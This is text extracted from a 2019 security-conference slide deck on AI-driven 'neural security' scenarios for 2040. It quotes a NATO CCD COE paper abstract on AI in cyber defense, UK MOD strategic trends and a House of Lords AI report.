
Launch: *Oct 2017* - Web: [singularityNet.io](https://singularitynet.io) - Founder: *Dr Ben Goertzel*

40th International East-West Security Conference


* 21stC Intelligent Integrated Security *
...CyberCrime, CyberTerror & CyberWar!
St Julians, Malta – 10th / 11th Nov 2019
© Dr David E. Probert : www.VAZA.com ©



Intelligent Integrated Security!...




8 – Scenario 2040: Self-Organising Life! “Neural Security”



Artificial Intelligence: “HAL 9000”

- 2001 - *A Space Odyssey* (1968) -




A Space Odyssey - 1968 – 2020 – 2068 - Artificial Silicon Life?

Scenario 2040: “*Neural Security*”

- Full Implementation of Intelligent & Adaptive Cybersecurity across the *Extended Enterprise*
- *Autonomous “Alerts”* and Real-Time AI/ML-based Cyber Event, Traffic & User Modelling
- New Scaled Architectures and Operational Standards for *“Smart Systems”* – Smart Devices, Business, Cities, Government, Economy & Society
- *Quantum Cryptography* for “Unbreakable Codes”!
- Cybersecurity Operations transition to become Ultra-Intelligent – *“Neural Security”* – through Embedded “AI-Security Bots” for Real-Time Defence

Scenario 2040: *“Neural Security”*



EEG powered by BCI4AS | SIFT

Scenario 2040: Cyber Defense – NATO & Canada

The Future Security Environment 2013-2040



Canada National Defence / Défense nationale

Canada

2011 3rd International Conference on Cyber Conflict
C. Czosseck, E. Tyugu, T. Wingfield (Eds.)
Tallinn, Estonia, 2011 © CCD COE Publications

Permission to make digital or hard copies of this publication for internal use within NATO, and for personal or educational use done for non-profit or non-commercial purpose is granted providing that copies bear this notice and a full citation on the first page. Any other reproduction or transmission requires prior written permission.

Artificial Intelligence in Cyber Defense

Enn Tyugu
R&D Branch
Cooperative Cyber Defense Center of Excellence (CCD COE)
and Estonian Academy of Sciences
Tallinn, Estonia
tyugu@ieee.org

Abstract- The speed of processes and the amount of data to be used in defending the cyber space cannot be handled by humans without considerable automation. However, it is difficult to develop software with conventional fixed algorithms (hard-wired logic on decision making level) for effectively defending against the dynamically evolving attacks in networks. This situation can be handled by applying methods of artificial intelligence that provide flexibility and learning capability to software. This paper presents a brief survey of artificial intelligence applications in cyber defense (CD), and analyzes the prospects of enhancing the cyber defense capabilities by means of increasing the intelligence of the defense systems. After surveying the papers available about artificial intelligence applications in CD, we can conclude that useful applications already exist. They belong, first of all, to applications of artificial neural nets in perimeter defense and some other CD areas. From the other side – it has become obvious that many CD problems can be solved successfully only when methods of artificial intelligence are being used. For example, wide knowledge usage is necessary in decision making, and intelligent decision support is one of yet unsolved problems in CD.

Keywords: applied artificial intelligence; intelligent cyber defense methods; neural nets in cyber defense; expert systems in cyber defense.

* 21stC Intelligent Integrated Security *

...CyberCrime, CyberTerror & CyberWar!

St Julians, Malta – 10th / 11th Nov 2019

© Dr David E. Probert : www.VAZA.com ©



BBC Worldwide Internet Scenario: 2040



Sign in

News

Sport

Weather

iPlayer

TV

Radio

More

Search



This website is made by BBC Worldwide. BBC Worldwide is a commercial company that is owned by the BBC (and just the BBC.) No money from the licence fee was used to create this website. Instead this website is supported by advertising outside the UK. The profits we make from it go back to BBC programme-makers to help fund great new BBC programmes

future

Home

Tech

Science

Health

About us

DISCOVER:

The Genius Behind

THE HUMAN MIND

Secrets of the brain

World-Changing Ideas | Internet | World Wide Web

What will the internet look like in 2040?

In 25 years, will life online be bright or bleak? Chris Baraniuk analyses competing visions for the future of the internet.

Related Stories



Security Futures: *Towards “Neural Society”*

- ***Real-Time Security Operations:***
 - Secure and monitor every cyber asset and critical physical asset through IP Networking, RFID Tagging & communication of status to operations centre
- ***Augmented & Immersive Reality:***
 - Multimedia virtual world overlays on data from the real physical world, through head-up displays & other forms of embedded sensors & displays
- ***Bio Neural Metaphors:***
 - Further developments of self-organising and autonomous systems for monitoring and responding to cyber alerts & attacks in real-time
- ***3D Adaptive Simulation & Modelling:***
 - Adaptive 3D computer modelling of physical buildings, campuses & cities, as well as dynamic models of extended enterprises networks. The aim is to visualise, model & respond to security alerts with greater speed & precision
- ***“Smart Security” Architectures:***
 - Effective integrated security requires management through hybrid hierarchical and “peer-to-peer” organisational architectures. Living organic systems also exploit hybrid architectures for optimal command & control



Scenario 2040: Cyber Defence: UK Ministry of Defence - MOD

Ministry of Defence

Strategic Trends Programme Global Strategic Trends - Out to 2040

Fourth Edition



Trends Dimensions
Resource
Social
Political
Technological
Economic

Strategic Shocks

Where might we be?

Plausible

Alternative

Probable


Alternative

Plausible

Divergent Outcomes

2010

2040



* 21stC Intelligent Integrated Security *

...CyberCrime, CyberTerror & CyberWar!

St Julians, Malta - 10th / 11th Nov 2019

© Dr David E. Probert : www.VAZA.com ©



Interfacing “Human” and “CyberWorlds”

- **Neural AI/ML CyberSecurity** Solutions will require enhanced Intelligent Human/Machine Interfaces!
- Human Communications run **@ Sound Speed....** whilst Cyber Worlds run **1 Million X** faster **@ Speed of Light!..**
- **Virtual, Mixed & Augmented Reality(AR)** Devices & Software(SW) will “Bridge” Human & Cyber Worlds!

....Expect **New Generation AR Devices** & SW Interfaces for Security Management during the next **7 Years!....**

Scenarios: 2020-2049: *Blade Runner* *Sci-Fi Security* for “Artificial Silicon Life”?!



Neural Security for 21st Century Cyber-Physical Society!

40th International East-West Security Conference

* 21stC Intelligent Integrated Security *
...CyberCrime, CyberTerror & CyberWar!
St Julians, Malta – 10th / 11th Nov 2019
© Dr David E. Probert : www.VAZA.com ©



House of Lords: "AI in the UK" – April 2018

HOUSE OF LORDS

Select Committee on Artificial Intelligence


Report of Session 2017–19

AI in the UK: ready, willing and able?

Link: publications.parliament.uk/pa/ld201719/ldselect/ldai/100/100.pdf

Stuart Russell

HUMAN COMPATIBLE



AI and the Problem of Control

...Controlling AI!...

- Cybercriminals use AI Hacking Tools!
- Governments develop CyberWeapons
- AI Drones will target Critical Sectors!
- AI “Bots” are the Nuclear WarHeads of the 21stC
- ALL Business & Nations require AI CyberSecurity
- AI Security is Mission Critical for 21stC Survival!

“Control AI before AI Controls Us!”

Published: 8th October 2019

40th International East-West Security Conference

* 21stC Intelligent Integrated Security *
...CyberCrime, CyberTerror & CyberWar!
St Julians, Malta – 10th / 11th Nov 2019
© Dr David E. Probert : www.VAZA.com ©



Swarms of Self-Organising Birds

